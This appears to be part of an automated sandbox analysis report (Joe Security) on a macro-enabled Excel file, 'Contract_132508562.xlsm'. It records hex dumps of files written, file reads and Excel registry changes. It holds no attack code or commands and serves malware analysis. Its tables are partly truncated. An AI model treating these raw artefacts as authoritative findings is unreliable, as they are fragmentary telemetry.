| C:\Users\user\Desktop\~$Contract_132508562.xlsm | unknown | 55 | 05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | .user | success or wait | 1 | 14012F526 | WriteFile |
| C:\Users\user\Desktop\~$Contract_132508562.xlsm | unknown | 110 | 05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\31CE0000 | 569 | 470 | c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 28 8a c2 72 0e 69 7a 6c 03 24 fd 00 9a 5c 49 8c f9 02 c9 38 f6 df 77 49 3b 76 6b d8 96 85 04 e8 45 2f 6a 67 76 86 c4 ec f4 66 65 74 b5 84 10 95 b3 0d b9 a2 13 52 81 15 4e 2a db 35 e4 f7 e3 8f fa 2b a9 62 e2 56 72 ed 2c 34 64 0d 91 dc cc 3e 7e 98 3e ae 3d c4 0a ab 6d 6c 48 9f 92 ff c6 58 14 3d 18 1e a9 f3 60 71 a5 75 c1 f0 84 af a1 63 9e 8b 05 ef 80 5d 4f 26 5f 98 70 36 81 4d 75 ca 18 64 36 fd 0e 2d 7f d6 a9 ba 5b e1 e7 4d 27 73 65 49 75 bb f9 2f 53 35 84 7b af 95 e0 09 1b 65 4b 2b 0f 48 6a d7 b6 4a 80 74 e2 d9 20 34 8d 3e 00 97 b1 07 48 46 53 1f 14 32 86 07 48 09 85 45 c2 8e 72 06 d0 71 1c e9 56 15 c5 ca d2 58 ec 95 8f 9f 50 fa 09 86 bc 72 5a d5 e9 ba 4e b5 07 75 ca 64 37 f3 77 d4 f2 0b 37 30 28 09 d5 3d | .U.n.0....?...''..(..r.izl.$... \l....8..wl;vk.....E/jgv....fe t.....R..N*.5.....+.b.Vr., 4d....>~.>.=...mlH....X.=....` q.u.....c.....]O&_.p6.Mu..d6. .-....[..M'selu../S5.{.....eK+. Hj..J.t.. 4.>....HFS..2..H..E. .r..q..V....X....P....rZ...N.. u.d7.w...70(..= | success or wait | 21 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\31CE0000 | 1039 | 2 | 03 00 | .. | success or wait | 22 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\31CE0000 | 0 | 569 | 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\31CE0000 | 6953 | 4096 | ec 5b 0d 74 1b 55 76 7e 33 92 6d d9 c4 41 0e 21 9b 38 4e 50 ec 84 3a 3f 36 a3 91 2c cb 21 26 d6 af 93 60 63 63 43 12 88 97 44 b2 95 60 b0 25 45 96 83 f9 09 51 92 65 f1 6e 61 9b 84 c0 d2 40 0b d9 02 4d 29 50 20 2d 2c 74 d9 75 e8 2e e5 67 bb 4b 28 e7 2c a5 a7 25 29 f4 1c ca 39 3d 4d a0 a7 dd ee d9 45 fd ee bc 79 d2 48 fe 89 9c b0 5b a0 3c 9d 6f de 9d fb ee 7d ef ce fb bd f3 e6 e9 cd 9f 57 9c 38 fc 4c e5 49 96 17 2e 63 26 f6 69 ba 94 15 1b f8 12 68 82 16 ac 8c c9 20 08 9f a6 d3 69 8d 87 0b c8 af c2 17 a8 06 7e 03 5b 4b d0 6e 17 02 66 a0 08 a0 36 b7 00 33 80 52 a0 0c 38 0f 28 07 66 01 33 81 f3 01 2b 50 01 5c 00 5c 04 cc 06 e6 00 d4 1f be 86 78 2e 30 0f a8 04 e6 03 55 c0 02 60 21 60 03 48 6e 91 1e 7f 81 aa ec 4b 65 6a 17 8b e1 97 44 7b 04 58 14 71 82 dd 8c 16 | .[.t.Uv~3.m..A.!.8NP..:?6...,.!&...`ccC...D..`.%E....Q.e.na....@...M)P -,t.u...g.K(.,..%)..9=M.....E...y.H....[.<.o....}.....W.8.L.I...c&.i.....h.....i.....~.[K.n..f...6..3.R..8.(.f.3...+P.\.\.....x.0.....U..`!`.Hn.....Kej....D{.X.q.... | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\31CE0000 | 13850 | 65536 | 47 49 46 38 39 61 40 06 40 06 70 00 00 21 f9 04 01 00 00 fc 00 2c 00 00 00 00 40 06 40 06 87 00 00 00 00 00 33 00 00 66 00 00 99 00 00 cc 00 00 ff 00 2b 00 00 2b 33 00 2b 66 00 2b 99 00 2b cc 00 2b ff 00 55 00 00 55 33 00 55 66 00 55 99 00 55 cc 00 55 ff 00 80 00 00 80 33 00 80 66 00 80 99 00 80 cc 00 80 ff 00 aa 00 00 aa 33 00 aa 66 00 aa 99 00 aa cc 00 aa ff 00 d5 00 00 d5 33 00 d5 66 00 d5 99 00 d5 cc 00 d5 ff 00 ff 00 00 ff 33 00 ff 66 00 ff 99 00 ff cc 00 ff ff 33 00 00 33 00 33 33 00 66 33 00 99 33 00 cc 33 00 ff 33 2b 00 33 2b 33 33 2b 66 33 2b 99 33 2b cc 33 2b ff 33 55 00 33 55 33 33 55 66 33 55 99 33 55 cc 33 55 ff 33 80 00 33 80 33 33 80 66 33 80 99 33 80 cc 33 80 ff 33 aa 00 33 aa 33 33 aa 66 33 aa 99 33 aa cc 33 aa ff 33 d5 00 33 d5 33 33 d5 | GIF89a@.@.p..!.....,....@.@.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..3.33.f3..3..3..3+.3+33+f3+.3+.3+.3U.3U33Uf3U.3U.3U.3..3.33.f3..3..3..3.33.f3..3..3..3.33. | success or wait | 3 | 7FEEA9E9AC0 | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\31CE0000 | 176724 | 1639 | 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4d ed a6 5e 30 02 00 00 f0 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c | PK..-.....!.x.....[Content_Types].xmlPK..-.....!..U0#....L....._rels/.relsPK..-.....!.0_..H...M....7...xl/_rels/workbook.xml.relsPK..-.....!.M..^0.....xl/workbook.xml | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\~$Contract_132508562.xlsm | unknown | 55 | 05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | .user | success or wait | 1 | 14012F526 | WriteFile |
| C:\Users\user\Desktop\~$Contract_132508562.xlsm | unknown | 110 | 05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\E1CE0000 | 569 | 470 | c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 28 8a c2 72 0e 69 7a 6c 03 24 fd 00 9a 5c 49 8c f9 02 c9 38 f6 df 77 49 3b 76 6b d8 96 85 04 e8 45 2f 6a 67 76 86 c4 ec f4 66 65 74 b5 84 10 95 b3 0d b9 a2 13 52 81 15 4e 2a db 35 e4 f7 e3 8f fa 2b a9 62 e2 56 72 ed 2c 34 64 0d 91 dc cc 3e 7e 98 3e ae 3d c4 0a ab 6d 6c 48 9f 92 ff c6 58 14 3d 18 1e a9 f3 60 71 a5 75 c1 f0 84 af a1 63 9e 8b 05 ef 80 5d 4f 26 5f 98 70 36 81 4d 75 ca 18 64 36 fd 0e 2d 7f d6 a9 ba 5b e1 e7 4d 27 73 65 49 75 bb f9 2f 53 35 84 7b af 95 e0 09 1b 65 4b 2b 0f 48 6a d7 b6 4a 80 74 e2 d9 20 34 8d 3e 00 97 b1 07 48 46 53 1f 14 32 86 07 48 09 85 45 c2 8e 72 06 d0 71 1c e9 56 15 c5 ca d2 58 ec 95 8f 9f 50 fa 09 86 bc 72 5a d5 e9 ba 4e b5 07 75 ca 64 37 f3 77 d4 f2 0b 37 30 28 09 d5 3d | .U.n.0....?...''..(..r.izl.$... \l....8..wl;vk.....E/jgv....fe t.....R..N*.5.....+.b.Vr., 4d....>~.>.=...mlH....X.=....` q.u.....c.....]O&_.p6.Mu..d6. .-....[..M'selu../S5.{.....eK+. Hj..J.t.. 4.>....HFS..2..H..E. .r..q..V....X....P....rZ...N.. u.d7.w...70(..= | success or wait | 21 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\E1CE0000 | 1039 | 2 | 03 00 | .. | success or wait | 20 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\E1CE0000 | 0 | 569 | 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\E1CE0000 | 6953 | 4096 | ec 5b 0b 74 1b 55 7a be 33 92 6d d9 c4 41 0e 21 9b 38 0f 14 3b d9 3a 0f 9b d1 48 96 6d 88 89 f5 18 39 09 36 f6 da 90 04 e2 25 91 6c 25 38 d8 92 22 cb c1 3c 42 94 64 59 bc 5b d8 26 21 b0 14 68 49 b6 40 53 0a 94 47 0b 0b 5d 76 1d ba 4b 79 6c 77 09 cd 39 4b e9 69 49 0a 3d 87 72 4e 4f 03 f4 b4 db 3d bb a8 df 3f 77 ae 34 92 1f 91 13 76 0b 94 ab f3 cd fd e7 bf ff bd f7 9f fb fc e7 9f ab 37 7e 5e 71 f2 c8 53 95 a7 58 5e b8 8c 59 d8 27 e9 52 56 6c e2 4b a0 09 7a b0 33 26 83 20 7c 92 4e a7 75 1e 2e 20 bf 0c 9f a3 16 f8 0d 74 2d 41 bf 5d 08 58 81 22 80 fa dc 06 cc 00 4a 81 32 e0 3c a0 1c 98 05 cc 04 ce 07 ec 40 05 70 01 70 11 30 1b 98 03 d0 78 f8 0a e2 b9 c0 3c a0 12 98 0f 2c 00 16 02 8b 00 07 40 72 8b 8d f8 73 d4 64 5f 28 55 bb 58 0c bf 24 fa 43 63 51 c4 09 76 23 | .[.t.Uz.3.m..A.!.8..;:...H.m. ...9.6.....%.l%8..''..<B.dY. [.& !..hI.@S..G..]v..Kylw..9K.iI. =.rNO....=...?w.4....v..... .....7~^q..S..X^..Y.'.RVl.K ..z.3&. \|.N.u.. .....t-A.].X .''.....J.2.<.....@.p.p.0. ...x.....<....,.....@.r...s.d_ (U.X..$.CcQ..v# | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\E1CE0000 | 13853 | 65536 | 47 49 46 38 39 61 40 06 40 06 70 00 00 21 f9 04 01 00 00 fc 00 2c 00 00 00 00 40 06 40 06 87 00 00 00 00 00 33 00 00 66 00 00 99 00 00 cc 00 00 ff 00 2b 00 00 2b 33 00 2b 66 00 2b 99 00 2b cc 00 2b ff 00 55 00 00 55 33 00 55 66 00 55 99 00 55 cc 00 55 ff 00 80 00 00 80 33 00 80 66 00 80 99 00 80 cc 00 80 ff 00 aa 00 00 aa 33 00 aa 66 00 aa 99 00 aa cc 00 aa ff 00 d5 00 00 d5 33 00 d5 66 00 d5 99 00 d5 cc 00 d5 ff 00 ff 00 00 ff 33 00 ff 66 00 ff 99 00 ff cc 00 ff ff 33 00 00 33 00 33 33 00 66 33 00 99 33 00 cc 33 00 ff 33 2b 00 33 2b 33 33 2b 66 33 2b 99 33 2b cc 33 2b ff 33 55 00 33 55 33 33 55 66 33 55 99 33 55 cc 33 55 ff 33 80 00 33 80 33 33 80 66 33 80 99 33 80 cc 33 80 ff 33 aa 00 33 aa 33 33 aa 66 33 aa 99 33 aa cc 33 aa ff 33 d5 00 33 d5 33 33 d5 | GIF89a@.@.p..!.....,....@. @.....3..f.....+..+3.+f.+ ..+..+..U..U3.Uf.U..U..U..... 3..f.....3..f..... .....3..f.....3..f.. .....3..3.33.f3..3..3..3+.3+ 33+f3+.3+.3+.3U.3U33Uf3 U.3U.3U .3..3.33.f3..3..3..3.33.f3. .3..3..3..3.33. | success or wait | 3 | 7FEEA9E9AC0 | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\E1CE0000 | 176727 | 1639 | 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 78 9b 12 e2 d8 01 00 00 b1 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 37 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4d ed a6 5e 30 02 00 00 f0 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bf 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c | PK..-.....!.x.....<br>.....[Content_Types<br>].xmlPK..-.....!..U0#....L<br>....._rels/.re<br>lsPK..-.....!.0_..H...M...<br>.....7...xl/_rels/wor<br>kbook.xml.relsPK..-.....!.<br>M..^0.....<br>xl/workbook.xml | success or wait | 1 | 7FEEA9E9AC0 | unknown |

## File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78389088.gif | 0 | 65536 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\Contract_132508562.xlsm | unknown | 8 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\Desktop\Contract_132508562.xlsm | 1041 | 41 | pending | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78389088.gif | 800 | 4096 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78389088.gif | 0 | 65536 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78389088.gif | 800 | 4096 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78389088.gif | 0 | 65536 | success or wait | 1 | 7FEEA9E9AC0 | unknown |

## Registry Activities

### Key Created

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\VBA | success or wait | 1 | 7FEEA9FE72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0 | success or wait | 1 | 7FEEA9FE72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common | success or wait | 1 | 7FEEA9FE72B | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency | success or wait | 6 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery | success or wait | 6 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EBFB7 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC053 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC0FE | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC1AA | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC236 | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1086FB | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency | success or wait | 1 | 7FEEA9E9AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1088B0 | success or wait | 1 | 7FEEA9E9AC0 | unknown |

**Key Value Created**

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU | Max Display | dword | 25 | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Max Display | dword | 25 | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 1 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3209467860.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 2 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 3 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 4 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 5 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 6 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 8 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 9 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 10 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 11 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 12 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 13 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 15 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 16 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx | success or wait | 4 | 7FEEA9E9AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EBFB7 | EBFB7 | binary | 04 00 00 00 60 07 00 00 3B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 32 00 36 00 35 00 2E 00 37 00 35 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EB 16 E4 24 29 2B D7 01 B7 BF 0E 00 B7 BF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC053 | EC053 | binary | 04 00 00 00 60 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 35 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EB 16 E4 24 29 2B D7 01 53 C0 0E 00 53 C0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC0FE | EC0FE | binary | 04 00 00 00 60 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 35 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AE E4 FB 24 29 2B D7 01 FE C0 0E 00 FE C0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 4 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 5 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 6 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
